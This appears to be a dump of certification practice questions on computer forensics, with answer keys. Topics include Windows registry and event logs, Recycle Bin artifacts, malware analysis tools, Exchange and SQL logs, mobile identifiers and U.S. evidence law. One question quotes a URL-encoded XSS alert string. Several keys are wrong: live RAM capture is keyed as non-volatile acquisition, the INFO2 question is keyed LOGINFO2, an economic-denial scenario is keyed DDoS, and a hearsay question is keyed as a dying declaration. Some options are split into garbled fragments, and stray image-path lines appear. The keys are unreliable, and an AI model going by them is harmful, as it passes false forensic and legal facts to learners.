Maria has executed a suspicious executable file In a controlled environment and wants to see if the file adds/modifies any registry value after execution via Windows Event Viewer. Which of the following event ID should she look for In this scenario?

A. Event ID 4657
B. Event ID 4624
C. Event ID 4688
D. Event ID 7040

Answer: A

NEW QUESTION 246
- (Exam Topic 4)
Derrick, a forensic specialist, was investigating an active computer that was executing various processes. Derrick wanted to check whether this system was used In an Incident that occurred earlier. He started Inspecting and gathering the contents of RAM, cache, and DLLs to Identify Incident signatures. Identify the data acquisition method employed by Derrick in the above scenario.

A. Dead data acquisition
B. Static data acquisition
C. Non-volatile data acquisition
D. Live data acquisition

Answer: C

NEW QUESTION 250
- (Exam Topic 4)
Which of the following applications will allow a forensic investigator to track the user login sessions and user transactions that have occurred on an MS SQL

Server?

A. ApexSQL Audit
B. netcat
C. Notepad++
D. Event Log Explorer

Answer: A

NEW QUESTION 254
- (Exam Topic 4)
Which of the following is the most effective tool for acquiring volatile data from a Windows-based system?

A. Coreography
B. Datagrab
C. Ethereal
D. Helix

Answer: D

NEW QUESTION 257
- (Exam Topic 4)
Which of the following directory contains the binary files or executables required for system maintenance and administrative tasks on a Linux system?

A. /sbin
B. /bin
C. /usr
D. /lib

Answer: A

NEW QUESTION 262
- (Exam Topic 4)
James, a forensics specialist, was tasked with investigating a Windows XP machine that was used for malicious online activities. During the Investigation, he recovered certain deleted files from Recycle Bin to Identify attack clues.
Identify the location of Recycle Bin in Windows XP system.

A. Drive:\$Recycle.Bin\
B. Iocal/sha re/Trash
C. Drive:\RECYCLER\
D. DriveARECYCLED

Answer: C

NEW QUESTION 263
- (Exam Topic 4)
Harry has collected a suspicious executable file from an infected system and seeks to reverse its machine code to Instructions written in assembly language.
Which tool should he use for this purpose?

A. Ollydbg
B. oledump
C. HashCalc
D. BinText

Answer: A

NEW QUESTION 267
- (Exam Topic 4)
A cybercriminal is attempting to remove evidence from a Windows computer. He deletes the file evldence1.doc. sending it to Windows Recycle Bin. The cybercriminal then empties the Recycle Bin. After having been removed from the Recycle Bin. what will happen to the data?

A. The data will remain in its original clusters until it is overwritten
B. The data will be moved to new clusters in unallocated space
C. The data will become corrupted, making it unrecoverable
D. The data will be overwritten with zeroes

Answer: A

NEW QUESTION 269
- (Exam Topic 4)
Sally accessed the computer system that holds trade secrets of the company where she Is employed. She knows she accessed It without authorization and all access (authorized and unauthorized) to this computer Is monitored.To cover her tracks. Sally deleted the log entries on this computer. What among the following best describes her action?

A. Password sniffing
B. Anti-forensics
C. Brute-force attack

D. Network intrusion

Answer: B

NEW QUESTION 273
- (Exam Topic 4)
Donald made an OS disk snapshot of a compromised Azure VM under a resource group being used by the affected company as a part of forensic analysis process. He then created a vhd file out of the snapshot and stored it in a file share and as a page blob as backup in a storage account under different region. What Is the next thing he should do as a security measure?

A. Recommend changing the access policies followed by the company
B. Delete the snapshot from the source resource group
C. Delete the OS disk of the affected VM altogether
D. Create another VM by using the snapshot

Answer: C

NEW QUESTION 274
- (Exam Topic 4)
Edgar is part of the FBI's forensic media and malware analysis team; he Is analyzing a current malware and Is conducting a thorough examination of the suspect system, network, and other connected devices. Edgar's approach Is to execute the malware code to know how It Interacts with the host system and Its Impacts on It. He is also using a virtual machine and a sandbox environment.
What type of malware analysis is Edgar performing?

A. Malware disassembly
B. VirusTotal analysis
C. Static analysis
D. Dynamic malware analysis/behavioral analysis

Answer: D

NEW QUESTION 276
- (Exam Topic 4)
Consider a scenario where the perpetrator of a dark web crime has unlnstalled Tor browser from their computer after committing the crime. The computer has been seized by law enforcement so they can Investigate It for artifacts of Tor browser usage. Which of the following should the Investigators examine to establish the use of Tor browser on the suspect machine?

A. Swap files
B. Files in Recycle Bin
C. Security logs
D. Prefetch files

Answer: A

NEW QUESTION 277
- (Exam Topic 4)
Which of the following attacks refers to unintentional download of malicious software via the Internet? Here, an attacker exploits flaws in browser software to install malware merely by the user visiting the malicious website.

A. Malvertising
B. Internet relay chats
C. Drive-by downloads
D. Phishing

Answer: C

NEW QUESTION 278
- (Exam Topic 4)
Robert needs to copy an OS disk snapshot of a compromised VM to a storage account in different region for further investigation. Which of the following should he use in this scenario?

A. Azure CLI
B. Azure Monitor
C. Azure Active Directory
D. Azure Portal

Answer: D

NEW QUESTION 280
- (Exam Topic 4)
Matthew has been assigned the task of analyzing a suspicious MS Office document via static analysis over an Ubuntu-based forensic machine. He wants to see what type of document It Is. whether It Is encrypted, or contains any flash objects/VBA macros. Which of the following python-based script should he run to get relevant information?

A. oleform.py
B. oleid.py
C. oledir.py

D. pdfid.py

Answer: B

NEW QUESTION 285
- (Exam Topic 4)
Debbie has obtained a warrant to search a known pedophiles house. Debbie went to the house and executed the search warrant to seize digital devices that have been recorded as being used for downloading Illicit Images. She seized all digital devices except a digital camera. Why did she not collect the digital camera?

A. The digital camera was not listed as one of the digital devices in the warrant
B. The vehicle Debbie was using to transport the evidence was already full and could not carry more items
C. Debbie overlooked the digital camera because it is not a computer system
D. The digital camera was ol
E. had a cracked screen, and did not have batterie
F. Therefore, it could not have been used in a crime.

Answer: A

NEW QUESTION 287
- (Exam Topic 4)
Steve received a mail that seemed to have come from her bank. The mail has instructions for Steve to click on a link and provide information to avoid the suspension of her account. The link in the mail redirected her to a form asking for details such as name, phone number, date of birth, credit card number or PIN, CW code, SNNs, and email address. On a closer look, Steve realized that the URL of the form in not the same as that of her bank's. Identify the type of external attack performed by the attacker In the above scenario?

A. Aphishing
B. Espionage
C. Taiigating
D. Brute-force

Answer: A

NEW QUESTION 291
- (Exam Topic 4)
Choose the layer in iOS architecture that provides frameworks for iOS app development?

A. Media services
B. Cocoa Touch
C. Core services
D. Core OS

Answer: C

NEW QUESTION 293
- (Exam Topic 4)
To understand the impact of a malicious program after the booting process and to collect recent information from the disk partition, an Investigator should evaluate the content of the:

A. MBR
B. GRUB
C. UEFI
D. BIOS

Answer: A

NEW QUESTION 296
- (Exam Topic 3)
In a computer that has Dropbox client installed, which of the following files related to the Dropbox client store information about local Dropbox installation and the Dropbox user account, along with email IDs linked with the account?

A. config.db
B. install.db
C. sigstore.db
D. filecache.db

Answer: A

NEW QUESTION 300
- (Exam Topic 3)
An investigator is analyzing a checkpoint firewall log and comes across symbols. What type of log is he looking at?

A. Security event was monitored but not stopped
B. Malicious URL detected
C. An email marked as potential spam
D. Connection rejected

Answer: C

NEW QUESTION 305
- (Exam Topic 3)
Which of the following Perl scripts will help an investigator to access the executable image of a process?

A. Lspd.pl
B. Lpsi.pl
C. Lspm.pl
D. Lspi.pl

Answer: D

NEW QUESTION 307
- (Exam Topic 3)
Smith, an employee of a reputed forensic investigation firm, has been hired by a private organization to investigate a laptop that is suspected to be involved in the hacking of the organization's DC server. Smith wants to find all the values typed into the Run box in the Start menu. Which of the following registry keys will Smith check to find the above information?

A. TypedURLs key
B. MountedDevices key
C. UserAssist Key
D. RunMRU key

Answer: D

NEW QUESTION 308
- (Exam Topic 3)
Which of the following file system uses Master File Table (MFT) database to store information about every file and directory on a volume?

A. FAT File System
B. ReFS
C. exFAT
D. NTFS File System

Answer: D

NEW QUESTION 311
- (Exam Topic 3)
The Recycle Bin exists as a metaphor for throwing files away, but it also allows a user to retrieve and restore files. Once the file is moved to the recycle bin, a record is added to the log file that exists in the Recycle Bin. Which of the following files contains records that correspond to each deleted file in the Recycle Bin?

A. INFO2
B. INFO1
C. LOGINFO1
D. LOGINFO2

Answer: D

NEW QUESTION 314
- (Exam Topic 3)
Which ISO Standard enables laboratories to demonstrate that they comply with quality assurance and provide valid results?

A. ISO/IEC 16025
B. ISO/IEC 18025
C. ISO/IEC 19025
D. ISO/IEC 17025

Answer: D

NEW QUESTION 315
- (Exam Topic 3)
Shane, a forensic specialist, is investigating an ongoing attack on a MySQL database server hosted on a Windows machine with SID "WIN-ABCDE12345F." Which of the following log file will help Shane in tracking all the client connections and activities performed on the database server?

A. WIN-ABCDE12345F.err
B. WIN-ABCDE12345F-bin.n
C. WIN-ABCDE12345F.pid
D. WIN-ABCDE12345F.log

Answer: D

NEW QUESTION 317
- (Exam Topic 3)
In which implementation of RAID will the image of a Hardware RAID volume be different from the image taken separately from the disks?

A. RAID 1
B. The images will always be identical because data is mirrored for redundancy
C. RAID 0
D. It will always be different

Answer: D

NEW QUESTION 319
- (Exam Topic 3)
What does the 56.58.152.114(445) denote in a Cisco router log?
Jun 19 23:25:46.125 EST: %SEC-4-IPACCESSLOGP: list internet-inbound denied udp 67.124.115.35(8084)
-> 56.58.152.114(445), 1 packet

A. Source IP address
B. None of the above
C. Login IP address
D. Destination IP address

Answer: D

NEW QUESTION 323
- (Exam Topic 3)
Which of these Windows utility help you to repair logical file system errors?

A. Resource Monitor
B. Disk cleanup
C. Disk defragmenter
D. CHKDSK

Answer: D

NEW QUESTION 326
- (Exam Topic 3)
Which among the following U.S. laws requires financial institutions—companies that offer consumers financial products or services such as loans, financial or investment advice, or insurance—to protect their customers' information against security threats?

A. SOX
B. HIPAA
C. GLBA
D. FISMA

Answer: C

NEW QUESTION 329
- (Exam Topic 3)
Which forensic investigation methodology believes that criminals commit crimes solely to benefit their criminal enterprises?

A. Scientific Working Group on Digital Evidence
B. Daubert Standard
C. Enterprise Theory of Investigation
D. Fyre Standard

Answer: C

NEW QUESTION 332
- (Exam Topic 3)
Email archiving is a systematic approach to save and protect the data contained in emails so that it can be accessed fast at a later date. There are two main archive types, namely Local Archive and Server Storage Archive. Which of the following statements is correct while dealing with local archives?

A. Server storage archives are the server information and settings stored on a local system, whereas the local archives are the local email client information stored on the mail server
B. It is difficult to deal with the webmail as there is no offline archive in most case
C. So consult your counsel on the case as to the best way to approach and gain access to the required data on servers
D. Local archives should be stored together with the server storage archives in order to be admissible in a court of law
E. Local archives do not have evidentiary value as the email client may alter the message data

Answer: B

NEW QUESTION 335
- (Exam Topic 3)
After suspecting a change in MS-Exchange Server storage archive, the investigator has analyzed it. Which of the following components is not an actual part of the archive?

A. PRIV.STM
B. PUB.EDB
C. PRIV.EDB
D. PUB.STM

Answer: D

NEW QUESTION 340
- (Exam Topic 3)
Smith is an IT technician that has been appointed to his company's network vulnerability assessment team. He is the only IT employee on the team. The other team members include employees from
Accounting, Management, Shipping, and Marketing. Smith and the team members are having their first meeting to discuss how they will proceed. What is the first step they should do to create the network
vulnerability assessment plan?

A. Their first step is to make a hypothesis of what their final findings will be.
B. Their first step is to create an initial Executive report to show the management team.
C. Their first step is to analyze the data they have currently gathered from the company or interviews.
D. Their first step is the acquisition of required documents, reviewing of security policies and compliance.

Answer: D

NEW QUESTION 344
- (Exam Topic 3)
What is the purpose of using Obfuscator in malware?

A. Execute malicious code in the system
B. Avoid encryption while passing through a VPN
C. Avoid detection by security mechanisms
D. Propagate malware to other connected devices

Answer: C

NEW QUESTION 347
- (Exam Topic 3)
Brian needs to acquire data from RAID storage. Which of the following acquisition methods is recommended to retrieve only the data relevant to the investigation?

A. Static Acquisition
B. Sparse or Logical Acquisition
C. Bit-stream disk-to-disk Acquisition
D. Bit-by-bit Acquisition

Answer: B

NEW QUESTION 349
- (Exam Topic 3)
Which one of the following is not a first response procedure?

A. Preserve volatile data
B. Fill forms
C. Crack passwords
D. Take photos

Answer: C

NEW QUESTION 351
- (Exam Topic 3)
Where should the investigator look for the Edge browser’s browsing records, including history, cache, and cookies?

A. ESE Database
B. Virtual Memory
C. Sparse files
D. Slack Space

Answer: A

NEW QUESTION 355
- (Exam Topic 3)
An investigator has extracted the device descriptor for a 1GB thumb drive that looks like: Disk&Ven_Best_Buy&Prod_Geek_Squad_U3&Rev_6.15. What does the “Geek_Squad” part represent?

A. Product description
B. Manufacturer Details
C. Developer description
D. Software or OS used

Answer: A

NEW QUESTION 357
- (Exam Topic 3)
Which of the following does not describe the type of data density on a hard disk?

A. Volume density
B. Track density
C. Linear or recording density
D. Areal density

Answer: A

NEW QUESTION 360
- (Exam Topic 3)
A forensic examiner is examining a Windows system seized from a crime scene. During the examination of a suspect file, he discovered that the file is password protected. He tried guessing the password using the suspect's available information but without any success. Which of the following tool can help the investigator to solve this issue?

A. Cain & Abel
B. Xplico
C. Recuva
D. Colasoft's Capsa

Answer: A

NEW QUESTION 365
- (Exam Topic 3)
Andie, a network administrator, suspects unusual network services running on a windows system. Which of the following commands should he use to verify unusual network services started on a Windows system?

A. net serv
B. netmgr
C. lusrmgr
D. net start

Answer: D

NEW QUESTION 366
- (Exam Topic 3)
Which of the following network attacks refers to sending huge volumes of email to an address in an attempt to overflow the mailbox or overwhelm the server where the email address is hosted so as to cause a
denial-of-service attack?

A. Email spamming
B. Phishing
C. Email spoofing
D. Mail bombing

Answer: D

NEW QUESTION 371
- (Exam Topic 3)
%3cscript%3ealert(”XXXXXXXX”)%3c/script%3e is a script obtained from a Cross-Site Scripting attack.
What type of encoding has the attacker employed?

A. Double encoding
B. Hex encoding
C. Unicode
D. Base64


Answer: B

NEW QUESTION 373
- (Exam Topic 3)
Which of the following is a tool to reset Windows admin password?

A. R-Studio
B. Windows Password Recovery Bootdisk
C. Windows Data Recovery Software
D. TestDisk for Windows

Answer: B

NEW QUESTION 375
- (Exam Topic 3)
What is the investigator trying to view by issuing the command displayed in the following screenshot?



A. List of services stopped
B. List of services closed recently
C. List of services recently started
D. List of services installed

Answer: D

NEW QUESTION 380
- (Exam Topic 3)
During an investigation of an XSS attack, the investigator comes across the term “[a-zA-Z0-9\%]+” in analyzed evidence details. What is the expression used for?

A. Checks for upper and lower-case alphanumeric string inside the tag, or its hex representation
B. Checks for forward slash used in HTML closing tags, its hex or double-encoded hex equivalent
C. Checks for opening angle bracket, its hex or double-encoded hex equivalent
D. Checks for closing angle bracket, hex or double-encoded hex equivalent

Answer: B

NEW QUESTION 381
- (Exam Topic 3)
Which of the following statements is incorrect when preserving digital evidence?

A. Verify if the monitor is in on, off, or in sleep mode
B. Turn on the computer and extract Windows event viewer log files
C. Remove the plug from the power router or modem
D. Document the actions and changes that you observe in the monitor, computer, printer, or in other peripherals

Answer: B

NEW QUESTION 386
- (Exam Topic 3)
Which U.S. law sets the rules for sending emails for commercial purposes, establishes the minimum requirements for commercial messaging, gives the recipients of emails the right to ask the senders to stop emailing them, and spells out the penalties in case the above said rules are violated?

A. NO-SPAM Act
B. American: NAVSO P-5239-26 (RLL)
C. CAN-SPAM Act
D. American: DoD 5220.22-M

Answer: C

NEW QUESTION 388
- (Exam Topic 3)
Select the tool appropriate for examining the dynamically linked libraries of an application or malware.

A. DependencyWalker
B. SysAnalyzer
C. PEiD
D. ResourcesExtract

Answer: A

NEW QUESTION 390

- (Exam Topic 3)
Which of the following registry hive gives the configuration information about which application was used to open various files on the system?

A. HKEY_CLASSES_ROOT
B. HKEY_CURRENT_CONFIG
C. HKEY_LOCAL_MACHINE
D. HKEY_USERS

Answer: A

NEW QUESTION 394
- (Exam Topic 3)
During an investigation, Noel found the following SIM card from the suspect's mobile. What does the code 89 44 represent?

A. Issuer Identifier Number and TAC
B. Industry Identifier and Country code
C. Individual Account Identification Number and Country Code
D. TAC and Industry Identifier

Answer: B

NEW QUESTION 398
- (Exam Topic 3)
Steve, a forensic investigator, was asked to investigate an email incident in his organization. The organization has Microsoft Exchange Server deployed for email communications. Which among the following files will Steve check to analyze message headers, message text, and standard attachments?

A. PUB.EDB
B. PRIV.EDB
C. PUB.STM
D. PRIV.STM

Answer: B

NEW QUESTION 402
- (Exam Topic 3)
Investigators can use the Type Allocation Code (TAC) to find the model and origin of a mobile device. Where is TAC located in mobile devices?

A. International Mobile Equipment Identifier (IMEI)
B. Integrated circuit card identifier (ICCID)
C. International mobile subscriber identity (IMSI)
D. Equipment Identity Register (EIR)

Answer: A

NEW QUESTION 407
- (Exam Topic 3)
Sheila is a forensics trainee and is searching for hidden image files on a hard disk. She used a forensic investigation tool to view the media in hexadecimal code for simplifying the search process. Which of the following hex codes should she look for to identify image files?

A. ff d8 ff
B. 25 50 44 46
C. d0 0f 11 e0
D. 50 41 03 04

Answer: A

NEW QUESTION 408
- (Exam Topic 3)
Centralized binary logging is a process in which many websites write binary and unformatted log data to a single log file. What extension should the investigator look to find its log file?

A. .cbl
B. .log
C. .ibl
D. .txt

Answer: C

NEW QUESTION 409
- (Exam Topic 3)
Which of the following protocols allows non-ASCII files, such as video, graphics, and audio, to be sent through the email messages?

A. MIME
B. BINHEX
C. UT-16
D. UUCODE

Answer: A

NEW QUESTION 410
- (Exam Topic 3)
What is the framework used for application development for iOS-based mobile devices?

A. Cocoa Touch
B. Dalvik
C. Zygote
D. AirPlay

Answer: A

NEW QUESTION 411
- (Exam Topic 3)
If the partition size is 4 GB, each cluster will be 32 K. Even if a file needs only 10 K, the entire 32 K will be allocated, resulting in 22 K of .

A. Slack space
B. Deleted space
C. Sector space
D. Cluster space

Answer: A

NEW QUESTION 414
- (Exam Topic 3)
You are working as an independent computer forensics investigator and received a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the Computer Lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a “simple backup copy” of the hard drive in the PC and put it on this drive and requests that you examine the drive for evidence of the suspected images. You inform him that a “simple backup copy” will not provide deleted files or recover file fragments. What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceeding?

A. Robust copy
B. Incremental backup copy
C. Bit-stream copy
D. Full backup copy

Answer: C

NEW QUESTION 416
- (Exam Topic 3)
Robert, a cloud architect, received a huge bill from the cloud service provider, which usually doesn't happen. After analyzing the bill, he found that the cloud resource consumption was very high. He then examined the cloud server and discovered that a malicious code was running on the server, which was generating huge but harmless traffic from the server. This means that the server has been compromised by an attacker with the sole intention to hurt the cloud customer financially. Which attack is described in the above scenario?

A. XSS Attack
B. DDoS Attack (Distributed Denial of Service)
C. Man-in-the-cloud Attack
D. EDoS Attack (Economic Denial of Service)

Answer: B

NEW QUESTION 417
- (Exam Topic 3)
What value of the "Boot Record Signature" is used to indicate that the boot-loader exists?

A. AA55
B. 00AA
C. AA00
D. A100

Answer: A

NEW QUESTION 422
- (Exam Topic 3)
Which of the following does Microsoft Exchange E-mail Server use for collaboration of various e-mail applications?

A. Simple Mail Transfer Protocol (SMTP)
B. Messaging Application Programming Interface (MAPI)
C. Internet Message Access Protocol (IMAP)
D. Post Office Protocol version 3 (POP3)

Answer: B

NEW QUESTION 423
- (Exam Topic 3)
CAN-SPAM act requires that you:

A. Don’t use deceptive subject lines
B. Don’t tell the recipients where you are located
C. Don’t identify the message as an ad
D. Don’t use true header information

Answer: A

NEW QUESTION 424
- (Exam Topic 3)
Which among the following tools can help a forensic investigator to access the registry files during postmortem analysis?

A. RegistryChangesView
B. RegDIIView
C. RegRipper
D. ProDiscover

Answer: C

NEW QUESTION 429
- (Exam Topic 3)
Which tool allows dumping the contents of process memory without stopping the process?

A. psdump.exe
B. pmdump.exe
C. processdump.exe
D. pdump.exe

Answer: B

NEW QUESTION 431
- (Exam Topic 3)
Pick the statement which does not belong to the Rule 804. Hearsay Exceptions; Declarant Unavailable.

A. Statement of personal or family history
B. Prior statement by witness
C. Statement against interest
D. Statement under belief of impending death

Answer: D

NEW QUESTION 434
- (Exam Topic 3)
What does the Rule 101 of Federal Rules of Evidence states?

A. Scope of the Rules, where they can be applied
B. Purpose of the Rules
C. Limited Admissibility of the Evidence
D. Rulings on Evidence

Answer: A

NEW QUESTION 436
- (Exam Topic 3)
Which Linux command when executed displays kernel ring buffers or information about device drivers loaded into the kernel?

A. pgrep
B. dmesg
C. fsck
D. grep

Answer: B

NEW QUESTION 440
- (Exam Topic 3)

An investigator has acquired packed software and needed to analyze it for the presence of malice. Which of the following tools can help in finding the packaging software used?

A. SysAnalyzer
B. PEiD
C. Comodo Programs Manager
D. Dependency Walker


Answer: B

NEW QUESTION 443
- (Exam Topic 3)
Which of the following is a MAC-based File Recovery Tool?

A. VirtualLab
B. GetDataBack
C. Cisdem DataRecovery 3
D. Smart Undeleter

Answer: C

NEW QUESTION 447
- (Exam Topic 3)
What is the investigator trying to analyze if the system gives the following image as output?



A. All the logon sessions
B. Currently active logon sessions
C. Inactive logon sessions
D. Details of users who can logon

Answer: B

NEW QUESTION 449
- (Exam Topic 3)
Which of the following is a federal law enacted in the US to control the ways that financial institutions deal with the private information of individuals?

A. SOX
B. HIPAA 1996
C. GLBA
D. PCI DSS

Answer: C

NEW QUESTION 454
- (Exam Topic 3)
While analyzing a hard disk, the investigator finds that the file system does not use UEFI-based interface. Which of the following operating systems is present on the hard disk?

A. Windows 10
B. Windows 8
C. Windows 7
D. Windows 8.1

Answer: C

NEW QUESTION 458
- (Exam Topic 3)
Korey, a data mining specialist in a knowledge processing firm DataHub.com, reported his CISO that he has lost certain sensitive data stored on his laptop. The CISO wants his forensics investigation team to find if the data loss was accident or intentional. In which of the following category this case will fall?

A. Civil Investigation
B. Administrative Investigation
C. Both Civil and Criminal Investigations
D. Criminal Investigation

Answer: B

NEW QUESTION 459
- (Exam Topic 3)
Data Files contain Multiple Data Pages, which are further divided into Page Header, Data Rows, and Offset Table. Which of the following is true for Data Rows?

A. Data Rows store the actual data
B. Data Rows present Page typ
C. Page ID, and so on
D. Data Rows point to the location of actual data
E. Data Rows spreads data across multiple databases

Answer: B

NEW QUESTION 463
- (Exam Topic 3)
For what purpose do the investigators use tools like iPhoneBrowser, iFunBox, OpenSSHSSH, and iMazing?

A. Bypassing iPhone passcode
B. Debugging iPhone
C. Rooting iPhone
D. Copying contents of iPhone

Answer: A

NEW QUESTION 464
- (Exam Topic 3)
As a part of the investigation, Caroline, a forensic expert, was assigned the task to examine the transaction logs pertaining to a database named Transfers. She used SQL Server Management Studio to collect the active transaction log files of the database. Caroline wants to extract detailed information on the logs, including AllocUnitId, page id, slot id, etc. Which of the following commands does she need to execute in order to extract the desired information?

A. DBCC LOG(Transfers, 1)
B. DBCC LOG(Transfers, 3)
C. DBCC LOG(Transfers, 0)
D. DBCC LOG(Transfers, 2)

Answer: D

NEW QUESTION 468
- (Exam Topic 3)
Which of the following files contains the traces of the applications installed, run, or uninstalled from a system?

A. Virtual Files
B. Image Files
C. Shortcut Files
D. Prefetch Files

Answer: C

